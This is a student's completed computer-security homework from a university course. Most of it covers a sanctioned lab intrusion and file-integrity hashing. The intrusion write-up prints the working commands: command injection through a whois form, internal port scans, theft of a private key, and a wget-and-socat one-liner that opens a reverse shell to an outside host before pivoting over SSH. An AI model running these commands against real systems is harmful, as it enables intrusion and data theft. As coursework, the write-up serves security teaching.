Computer and Information Security

(ECE590-04, Fall 2018, Duke Univ., Prof. Tyler Bletsch)

Homework 3

Update 2018-10-24: Minor mistake fixed.

Name: _Rijish Ganguly_____

Duke NetID: _rg239_____

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
- **COMPUTERS YOU WILL NEED:**
  - The assignment will make use of the computers described below.
  - VMs you already have on the Duke VCM service:
    - The **Ubuntu 18.04** VM; which we'll call your **Linux VM**.
    - The **Windows 10** VM; which we'll call your **Windows VM**.
    - The **Kali Linux** VM; which we'll call your **Kali VM**.
  - A new **throw-away VM with Windows 10**, which we'll call your **throwaway VM.**
    NOTE: Do not do the malware analysis question on your long-term Windows VM!
    You must destroy any VM that you run the malware on as soon as you are done with it!
  - Your own machine on Duke wifi: your **personal computer** (any OS).
- **WRITTEN PORTION DIRECTIONS:**
  - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **PROGRAMMING PORTION DIRECTIONS:**
  - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Accessing the Homework (0 points, but necessary)

The Homework 3 pointer was a JPG/PDF polyglot, but if you're reading this, you've already figured this out. You can read more in PoC||GTFO 03:03 ("This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats"). The final question of this assignment will require you to apply a similar technique to transform your submitted PDF.

Question 1: Full intrusion scenario (20 points)

A hypothetical company called Victimco has a web server linked from here:
http://people.duke.edu/~tkb13/courses/ece590-sec/homework/hw3/victimco.html
Note: this URL forwards you to the actual location. The IP address may change, in which case the forwarder will be updated.

Their environment is on the Amazon cloud, and it is NAT'd with a port forward to allow access to the public web server.
Your mission: Find out Victimco employee Reginald Barclay's salary.

Rules and tips -- *read entirely*:

- **Show your work!** Show each thing you are able to understand or compromise. Answers without work shown will not receive credit.
- **Do not break things!** There is one instance of this environment shared for all students, so do not modify essential things on any server or leave behind anything. Port 2222 is open on the target for my administrative use -- this port is *not* in scope for your attack.
- **Report issues!** If you break something accidentally or find something broken, contact the instructor ASAP. There is no penalty if you break something by accident, just let me know.
- **Keep your stuff private!** If you need to download or create scratch files on one of the servers under attack, create a directory named for your NetID and keep everything in there.
- **Respect hacker privacy!** Do not look in other students' NetID directories.
- **Keep answers secret!** Don't tell other students facts about the environment you learn. You can talk about concepts, but not specific strategies informed by your past success on this problem.
- **Start early and get help!** This should be quite challenging and fairly open-ended. If you get stuck, see the instructor or a TA. In the final stage of the problem, you will need to analyze a SQL database dump -- if you do not have database experience and need help, see the instructor.
- **Website authentication is on, but it's not in scope of the attack!** The website has a basic unencrypted authentication that is *not* part of the attack exercise -- it's just there to prevent bots from cracking the server before you do. The login is **'student'** and the password is **'sec@590'**.
- **Tips:**
    - Portscanning OK -- you may scan the public IP and, once you gain a foothold, the private IP space behind the NAT.
    - The default username for Ubuntu Linux is 'ubuntu'.
    - At no point should you need root on any system here.
    - No need for SSH password brute force attacks (e.g. Hydra) -- look for other credentials.
    - To help you confirm your answer, note that if you sum the digits of Reginald Barclay's salary, you get 16.

Scoring:

- **Full credit** for finding Reginald's salary (provided you show your work in a way I can follow).
- **Partial/extra credit:** There are four "golden tickets" in the environment. These appear as the text "Golden Ticket #X: <SOME PHRASE>". Find these and show these phrases for partial credit. If you get the final answer, the tickets are *extra* credit. Some tickets come with hints.

Answer:

- Step 1: I checked the source code for the Victimco front page. I came across the hint in the form of a comment - HINT: Trustico's shame: https://www.bankinfosecurity.com/trustico-shuts-down-website-after-possible-flaw-a-10692. This was the first golden ticket. Visiting the link, I realized the kind of vulnerability Trustico's website had that led to the demise of the company. According to one of the researcher the website appeared to be running as "root," and that any commands transferred to the site using the data-transfer tool curl could be executed with root-level privileges.
- Step 2: I did a portscan using nmap. The command I used was nmap -sT 34.231.126.181 which showed that two ports were open which were namely – 80/tcp and 2222/tcp
- Step 3: The third hint I got was from the website landing page. "Our premiere service uses a Trustico-inspired domain whois to pull up info on your desired domain!" suggested that the service just uses a bash script which utilizes the unix whois command. This led me to check whether we can run commands by exploiting the input box with bad inputs. My suspicion was correct.
- Step 4: When I ran the command ; ls -alh I got back the following result.

```
total 40K
drwxr-xr-x 2 ubuntu ubuntu 4.0K Oct 30 17:12 .
drwxr-xr-x 3 root   root   4.0K Oct 20 16:16 ..
-rw-r--r-- 1 ubuntu ubuntu  193 Oct 30 17:12 .env
-rw-r--r-- 1 ubuntu ubuntu  201 Oct 20 16:34 .htaccess
-rw-r--r-- 1 ubuntu ubuntu   46 Oct 20 16:29 .htpasswd
-rw-r--r-- 1 ubuntu ubuntu 2.3K Oct 20 16:29 index.php
-rw-r--r-- 1 ubuntu ubuntu  11K Oct 20 16:29 logo.png
-rw-r--r-- 1 ubuntu ubuntu   27 Oct 20 16:29 robots.txt
```

The next obvious step was running the command ; cd /home/ubuntu ; ls -alh which displayed the following:


```
total 52K
drwxr-xr-x 6 ubuntu ubuntu 4.0K Oct 26 12:23 .
drwxr-xr-x 4 root   root   4.0K Oct 23 20:50 ..
-rw------- 1 ubuntu ubuntu 2.3K Oct 30 19:24 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Apr  4  2018 .bashrc
drwx------ 2 ubuntu ubuntu 4.0K Oct 18 21:14 .cache
drwx------ 3 ubuntu ubuntu 4.0K Oct 18 21:14 .gnupg
-rw------- 1 ubuntu ubuntu   34 Oct 26 12:23 .lesshst
drwxrwxr-x 3 ubuntu ubuntu 4.0K Oct 18 21:23 .local
-rw-r--r-- 1 ubuntu ubuntu  807 Apr  4  2018 .profile
drwx------ 2 ubuntu ubuntu 4.0K Oct 23 17:43 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Oct 18 21:23 .sudo_as_admin_successful
-rw-r--r-- 1 root   root   1.7K Oct 23 20:39 .victimco.pem
-rw-rw-r-- 1 ubuntu ubuntu  141 Oct 20 17:24 goldenticket.txt
```

Hence, I had access to the first golden ticket and displayed it using ;cat /home/ubuntu/goldenticket.txt which had the hint "i wonder what else is on this network?
i wonder if one could find any credentials are around here?"


- Step 5: I observed that now I had access to the victimco private key - .victimco.pem. The next step was to obtain the private IP and do the port-scanning as the question hinted at scanning the IP space behind NAT. I ran the command "; ifconfig" which gave me the private IP 192.168.7.143. Then I did a port scan for port-number 22 which is the port used for SSH. I ran the command "; nmap -p 22 192.168.7.143/24". I noticed that TCP port was open for 192.168.7.127 and 192.168.7.143. Hence, there were two hosts up. My next objective was to ssh into 192.168.7.143 using the private key which I obtained earlier.
- Step 6: At this stage I faced significant difficulty. SSHing into 192.168.7.143 using the command "; ssh -tt -i /home/ubuntu/.victimco.pem ubuntu@192.168.7.127" was yielding no result. In order to see the error message

I created the directory /tmp/rg239 and the file /tmp/rg239/error and directed the standard error to the file. The error message I received was Could not create directory '/var/www/.ssh'. Host key verification failed.


- Step 7: I was suggested to try to implement the principles of a reverse shell by Professor Bletsch. By following the tutorial “Upgrading simple shells to fully interactive TTYs, I was able to achieve my objective. Using the command injection vulnerability, it was possible to download socat binary to a writable directory and chmod it and finally obtain a reverse shell on the Kali linux vm. I used the command ; wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:152.3.53.123:4444 which downloaded the socat binary. On my Kali VM, I was listening at port 4444 using the command socat file:`tty`,raw,echo=0 tcp-listen:4444. Thus, I had a reverse shell. Now I used the command “ssh -tt -i /home/ubuntu/.victimco.pem ubuntu@192.168.7.127” and had access to the ubuntu@vco-accnt.
- Step 8: By using ls I got another golden ticket and the backup-note.txt.



After reading the backup-note.txt, I realized that the employer Reginald has hidden a sql dump with confidential data. My next objective was finding the sql files. I used the find command with -name parameter and realised that the directory /usr/share/backup/employees-db has the sql files stored in them.



- Step 9: Now I checked different file formats and the way data was stored in the different dump files. I did a grep search on load_employees.dump file using the command grep Reginald load_employees.dump from which I obtained his employee id which was 10590. Then I did a grep search for 10590 on load_salaries1.dump file which showed me that his salary was 65050. The sum of the digits was 16 thus confirming that my answer was correct.



Question 2: FileVerifier++ (3 points)

FileVerifier++ is a Windows application for verifying the integrity of files. FileVerifier supports various algorithms by means of dynamically loadable hash libraries. It is a pure Win32 C++ application and doesn't have any dependencies other than what comes with Windows. This tool can be used to monitor changes to files across your system and alert to any changes. Some files are NOT supposed to change. If they do, you probably have an issue.

Part 1

Use FileVerifier++ on your Windows VM to compute SHA-512 hashes for all files in your home folder on the server (e.g. C:\Users\tkb13). This process will potentially take hours depending on server load. Save the results to a file.

Commands used:

fvc -c -a SHA512 *.* > SHA1.txt
fvc -c -a SHA512 *.* > SHA2.txt

Part 2

Wait at least 24 hours and do some of the other questions that involve your Windows VM. Then use fileverifier++ on your Windows VM to recompute (Verify All) the hashes for all files on the server. Compare the results from the last check and create a report of any differences. **Paste a screenshot showing some "valid" (unchanged) and "invalid" (changed) file entries.**

On Linux VM:
diff SHA1.txt SHA2.txt > differences.txt
cat differences.txt

Different modes of diff also helped such as:
diff -c and diff -u to do the analysis.

Changed files:

```
SHA2.txt                                Screen Shot 2018-11-01 at 1.05.11 AM.png        hello.txt
Screen Shot 2018-11-01 at 1.02.35 AM.png        Screen Shot 2018-11-01 at 1.05.43 AM.png        test1.txt
Rijishs-Air:Desktop rijishganguly$ diff SHA.txt SHA2.txt
6c6,7
< cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e ?SHA512*SHA.txt
---
> ca2072a58abea8d99205f73ce5af038245f0856b2eccdde78e3192af192ee9c0a1f530a015adc6d6fe0e9d4232113828e9a6c44e30c5b1115ffe402da927846e ?SHA512*SHA.txt
> cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e ?SHA512*SHA2.txt
13c14
< 6137c592644e4b02ee9eb27df91bdcfba5cda7a491d5aa2446e7d98c672cd66cb49a000e05cc5720d4d13d7651d7936e2a31d1d8bffd3b71f553f898a71ec98f ?SHA512*AppData\Local\Microsoft\CLR_v4.0\ngen.log
---
> e9642cbbbff8e909b5dba61efc95e21ca5f2bead55ea485f1b8612d9c8e9a0c448e1f814ee852e335074e9cea579b4f030caa05eb599fc22c7dbcc376cf7e8c2 ?SHA512*AppData\Local\Microsoft\CLR_v4.0\ngen.log
16c17
< 5ed91fff91f718505711e1e822cd74f8e19eb0f183629d8b23df8ac3118bed2cfe0242308632243d49544527d15c2f5ddcc76ecefa88e6d72292dfc34a8b6eb2 ?SHA512*AppData\Local\Microsoft\CLR_v4.0_32\ngen.log
---
> 30b1188ad0c80a683d9a0b69e3eaf6b594bdacb1ec0c9186731430478719e79e9670956bdcdcaa722aa07912cf18b0f94726a6ab704313fdec488d71a1ad7b5 ?SHA512*AppData\Local\Microsoft\CLR_v4.0_32\ngen.log
26,27c27,28
< 3edb21b95fa5ac7a8fc7551fa850b9d609d3fe7fde99bd78f0b624e50775b1ca5df9a4bff96fc421e8a5a0f7c8676040c5d4fc41a7291b2728aa7addce67122a ?SHA512*AppData\Local\Microsoft\Internet Explorer\CacheStorage\edb.chk
< 8145fb70dd2a10964bb60b68d67c846ab68fbb521b06be405cc7bf3feeb6c70ed0c680005979a78d64ba06cd2f3687fd33c7783d03cc9181258434b98aec1c7d ?SHA512*AppData\Local\Microsoft\Internet Explorer\CacheStorage\edb00009.log
---
> 2bb778643a697fd4d05cc1d1064a70f880aef258196ebc25d63a3a56395f488fd14483ad2e3e0bfd229f625b65ee623ebb99083b4509f4d2bfa51dcf1927cd00 ?SHA512*AppData\Local\Microsoft\Internet Explorer\CacheStorage\edb.chk
> dd2fd6ecb33c357b17031bb14f24425204818e090441fb28ba88753a830adf36b24509d2692b6acbf720d201a61c62354c59b3779282d433b6728e3f3dd869f6 ?SHA512*AppData\Local\Microsoft\Internet Explorer\CacheStorage\edb0000F.log
451a453,454
> a77bbcbd743ff2b0d3875a326fd9d68f58dc16bf9fd0a2e5416af952507fa76f7af3a5c6a94edc5e5593b028321563f42e28f7821d5b23470c43095b283206d0 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2018-10-30.1326.10864.1.odl
> 6a45174893bd26f1d6faf65cec96e7f4acead231739eb30641ac63de8c144aa5f615509466dd4a0eb83d76ddf5f3e32e91edda0f76a4476e4e47b9627694c015 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2018-10-30.336.10760.1.odl
458,459d460
< db5fce1fe7545916e003ca4526aa8712bc3311dbfc3a6fb02975b5f5c0d60b2871137d5ed7babc5fcfdd5fe7e881860553e5a368cc265904938102f3d4e84fa0 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2018-9-28.1356.10016.1.odl
< ec60c8796d73d55329546be21b8dfd0d3cfd15f6f8e4cff0357d3b6080ab4f04f3a2750e3efb89bfb307f5d006af7e15d798007159108587ac678b9eba640886 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2018-9-29.1620.7340.1.odl
461,462c462
< 13004a6981d16e872932260d32ff5cfa3edefc50c4a3583bea72d4037e9296f791dc568d0e6f292e23a4461ed569d96542d5779390b50930f02b3d4b20cdeb74 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\standaloneUpdaterTelemetryCache.otc.session
< 5dfad1c1de1125329b18d9680a65121ba6624c078f59a45024712ac8ec5fde8373adbdd8342d7142268d66afbfab3b2beb10f9178bcbb7466918114f24a385e1 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-1.719.5244.15.odl
---
> 8e9e86f7acd135cf796a2645bc78947d859db0da2b29e7c1f8636ffcf1ad2e2a0051a3fdfebd104eeff22b6f075787ccae3e7796fe0b0cff2c870fd693dde393 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Common\standaloneUpdaterTelemetryCache.otc.session
493c493
< f0c324d1af54a78235057ab9adf420f0227e9a72f5f4d3e0f042b6051fa9623ff3021a6f9b83e9a3c0ca785e1798e86837bf5402a0ed335d90b8f162de731a56 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-29.113.7176.18.aodl
---
> c73c793cbb8a271419dcf3c67eab44c778ccec1dad6ed32a907643b9eeee12193bb85d89ef0f622c1f332016b0b124560ffa76f411cb46404cc6d8edbe0ee827 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-29.113.7176.18.odl
494a495,497
> 1323d5b70e204e44735b6a6226094ad7995a8dc607da78331f7019926969721fefe3fe92507128d914986e9bbc45f5f61f0f41f149de39694edcdba25387e226 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-30.222.7176.20.odl
> 97d311b15e5188b22bd638ff129d9c8aeb6f02059e28ea9219703b25122d05487a0bbaa84a48f847bb6f6dace12fc0f103fdd505073e24581483392085597dd4 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-30.445.7176.19.odl
> 4e2e62d4348cc6e00bded5119c1aabdb89d0780c66907cfa8d1c2c10f22e471cbd9c23a1885b1a4b0b32547214c590d9965cadfe12241cd3b60cb0d0f213f02c ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-10-31.1515.7176.21.aodl
503,504d505
< 2da7e7321e8bc617b1b580c3117d930c3efdd4ae837846029380efdb900d8ffb69be971fbffda7841afe9a1cb0bdc95beefd5ca5671a0e1caedd46822c7a36e5 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-9-29.2041.5244.13.odl
< fcced23bfb0fa9f93cd74000347cc9838cf92671aff4619db42df31ed28d879c1c9b207ed22fe48a6f4756ce5c94949b30309d307e040fe03959d9bdd314eaf3 ?SHA512*AppData\Local\Microsoft\OneDrive\logs\Personal\SyncEngine-2018-9-
```

Unchanged files:

```
db2d06b0d82e4319931c5de9690c9587a21de54afabe6660c8e70b340a9a4d9f20486af6338802e5be6e1659b6460255abfa84860ebf32a76063d1f980668976
?SHA512*NTUSER.DAT{20562a12-a5b7-11e8-8486-005056a1acff}.TM.blf

da4202573a91d3611035b92dc326ddfac2f5035df95bc769c03395bb6ebd94abd618af6771da28a7a159f61ae40db06975ae83efdb585ef78ba0ca91db9dff7d
?SHA512*NTUSER.DAT{20562a12-a5b7-11e8-8486-005056a1acff}.TMContainer00000000000000000001.regtrans-ms

eedb6cadbceb2c991fc6f68dccb80463b3f660c5358acd7d705398ae2e3df2b4327f0f6c6746486848bd2992b379776483a98063ae96edb45877bb0314874668
?SHA512*NTUSER.DAT{20562a12-a5b7-11e8-8486-005056a1acff}.TMContainer00000000000000000002.regtrans-ms
```


Describe at least one change that you can correlate to your own direct actions.

One change that I can correlate directly to my own actions are the changes in the files stored in the CacheStorage folder. Another change that I can correlate directly to my own actions are the changes in C:\Users\rg239\AppData\Local\Microsoft\Windows\History

Describe at least one change that appears to have been done by the operating system autonomously (you may need to do some googling here).


One change that can be attributed to OS is the change in the thumbcache.db files. a thumbnail cache is used to store thumbnail images for Windows Explorer's thumbnail view.

Citation - https://en.wikipedia.org/wiki/Windows_thumbnail_cache



Another change made by operating system autonomously is updating the ngen log file. The Native Image is a windows PE file containing compiled processor-specific machine code. The Ngen (Native Image Generator) is used to create native images and install them into the native image cache on the local computer. The runtime can use native images from the cache instead using the just-in-time (JIT) compiler to compile the original assembly. So the Ngen tool can improve the application performance such as improving memory use and reducing startup time.

Citation - https://docs.microsoft.com/en-us/dotnet/framework/tools/ngen-exe-native-image-generator



Question 3: hashdeep (3 points)

The **`hashdeep`** command computes multiple hashes, or message digests, for any number of files while optionally recursively digging through the directory structure. By default the program computes MD5 and SHA-256 hashes, equivalent to -c md5,sha256. It can take a list of known hashes and display the filenames of input files whose hashes either do or do not match any of the known hashes. It can also use a list of known hashes to audit a set of FILES. Errors are reported to standard error. If no FILES are specified, hashdeep reads from standard input.

Part 1

Recursively compute hash values for all files in the /var/log directory on your Kali VM[1] and store into a file. Give the command used here.

The command used:
hashdeep -r /var/log > hashdeep.txt

Part 2

After 24 hours, perform a verbose audit with recursive hashdeep and report what files have been changed since previous scan. Give the command used and the results of the audit.

Command used:
hashdeep -v -r /var/log > hashdeep2.txt

[1] Updated 2018-10-24: This used to refer to an old server from an old version of the course.

Then I ran the command:

diff hashdeep.txt hashdeep2.txt > changes.txt
grep /var/log changes.txt | sort

Files which changed are as follow:

Generally, what changed and why?

From the above picture I determined the files which changed:

/var/log/apt/eipp.log.xz - eipp.log.xz is part of the “External Installation Planner Protocol”, which is an interface between APT, external planning tools. This probably changed because of an update.

/var/log/dpkg.log - Contains information that are logged when a package is installed or removed using dpkg command. Because of installation of new packages and updating apt

/var/log/auth.log - Contains system authorization information, including user logins and authentication mechanism that were used. This changed because I used the wrong key to gain access more than one time.

/var/log/btmp - This file contains information about failed login attempts. This changed because I failed to gain access when I used the wrong key.

/var/log/wtmp - Contains login records. This gets updated after every login.

var/log/daemon.log - Contains information logged by the various background daemons that runs on the system. This gets updated depending on background daemons.

/var/log/lastlog: Displays the recent login information for all the users. Also displays usernames which didn’t log in. Probably outside attackers and attempts by external parties.

Citation - https://www.thegeekstuff.com/2011/08/linux-var-log-files/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed:+TheGeekStuff+(The+Geek+Stuff)

Question 4: SHA-3 (15 points)

Complete this problem on a Linux environment (your Kali VM, your Ubuntu VM, etc.).

On August 5, 2015, NIST announced the completed SHA-3 standard, published as FIPS 202. While it has been a few years since then, the lack of published flaws in SHA-2 and general interia have meant that SHA-3 implementations aren't commonly or widely deployed yet. As an example, note that there is no "sha3sum" binary pre-installed in Kali Linux.

You will either implement yourself or locate an existing implementation of SHA-3, specifically the SHA-3-512 variant. (If you use an existing implementation, be sure to cite the source in your code!) You will write a front-end for this algorithm such that it accepts a single file argument as a parameter and prints a lower-case hex string of the SHA-3-512 hash of the given file. For example:

```
$ ./mysha3-512
Syntax: ./mysha3-512 <file>

$ ./mysha3-512 in_abc
b751850b1a57168a5693cd924b6b096e08f621827444f70d884f5d0240d2712e10e116e9192af3c91a7ec57647e3934
057340b4cf408d5a56592f8274eec53f0
```

Your program may be called something other than "`mysha3-512`", but otherwise must function as specified above. Your program must not use stdin, though it may write to stderr or stdout. Your program will not be tested with inputs larger than 1MB in length, so a "read all input up front" approach is feasible. On a successful operation, it should exit with status 0. The program should exit with a non-zero status if an error is encountered.

This assignment will be **self-grading**. Once you have a working version, download a tool called **`sha-test.sh`** which has been developed for this course. You can retrieve and extract it by running:

```
$ wget http://people.duke.edu/~tkb13/courses/ece590-sec/homework/hw3/hw3_autograder.tg z
$ tar xvzf hw3_autograder.tgz
```

You can run it with the syntax:

```
$ ./sha3-test.sh <your_sha3-512_program>
```

This tool will generate three test input files (in_*) and run your tool on them, comparing the hashes to the expected output. You will receive 3 points for one passing test, 6 for two passing tests, and 15 points for passing all the tests. **It is important that you not modify the `sha3-test.sh` or `hw3sign` files (unless you are intentionally attempting to crack the auto-grader for extra credit, as noted below).**

The tool produces a report a report called "test-report.txt" which contains content similar to the following:

```
sha3-test v1.1 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)
= Certified results report =

Binary under test: /home/tkb13/tkb13/hw3-program/mysha3-512
Current username: tkb13
```

```
Current hostname: reliant.colab.duke.edu
Timestamp: Fri Oct 12 19:02:20 EDT 2018

in_empty  : ok
(a69f73cca23a9ac5c8b567dc185a756e97c982164fe25859e0d1dcc1475c80a615b2123af1f5f94c11e3e9402c3ac558f500199d9
5b6d3e301758586281dcd26)
in_abc    : ok
(b751850b1a57168a5693cd924b6b096e08f621827444f70d884f5d0240d2712e10e116e9192af3c91a7ec57647e3934057340b4cf
408d5a56592f8274eec53f0)
in_nums   : ok
(fc2c7d064771a4a3ba90a2e0c11fa8f7f6f3220b00fac456da680dcfb506914026848a8a0b1ae5eaa3251faffdbaaf5a4e6b6c22e
6274d23fcf56ac2ba1abca6)
Score: 15

Signatures:
0206efedb979f7cbecfa527f46b38edaa0516f4fbcea5e2116bdb214
cb78f65587b781cdf4818efd852c208de957076d0e4faad04c080484
```

To prevent tampering with this report, the signatures at the bottom are HMACs of your binary and the report itself. When you're satisfied, zip up your source code, the binary you used for this test, and `test-report.txt` into a file called `<netid>_homework3_sha3.zip` and submit it to Sakai. Note: your PDF should still go to GradeScope. Some further tips:

- Be sure your program implements the FIPS 202 version of SHA-3. Some references and online tools may say “SHA-3”, but really be the Keccak algorithm without the slight changes made in the NIST standard. You can check your hash output against this tool online, which contains both the standard SHA-3 and the classic Keccak algorithms.
- If using Java, you should write a small shell script front-end so that your program can be called without explicitly running the java virtual machine. For example, if you write MyHasher.java, the following will make an appropriate front-end script for it:

```
$ echo '#!/bin/sh'          >  hasher
$ echo 'java MyHasher $@'   >> hasher
$ chmod +x hasher
$ ./hasher (…whatever…)
```

Done and submitted to Sakai
Used **Python2** and **Pycryptodome l**ibrary

OPTIONAL: Figure out how to cheat.

Similar to Homework 2, if you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.

Note: This signature scheme should be more difficult to crack than the simple .pyc file from Homework 2. As you can see, the grader script is open source, but signatures are performed by the hw3sign binary, which has certain countermeasures against tampering built into it. This scheme is certainly defeatable (in fact, all such schemes are provably defeatable), but this will likely require significant effort and/or insight.

*Note: Do not *actually* cheat.*

Question 5: Analyze forensic server packet capture network logs (10 points)

Below is a network capture from an attack on a real Linux server. The capture was created by setting up a new CentOS 5.9 Linux server, turning off the firewall, and setting the root password to root. The server was compromised within a few hours. Before it was put online, Wireshark was run and configured to capture the network event before, during, and after the compromise.

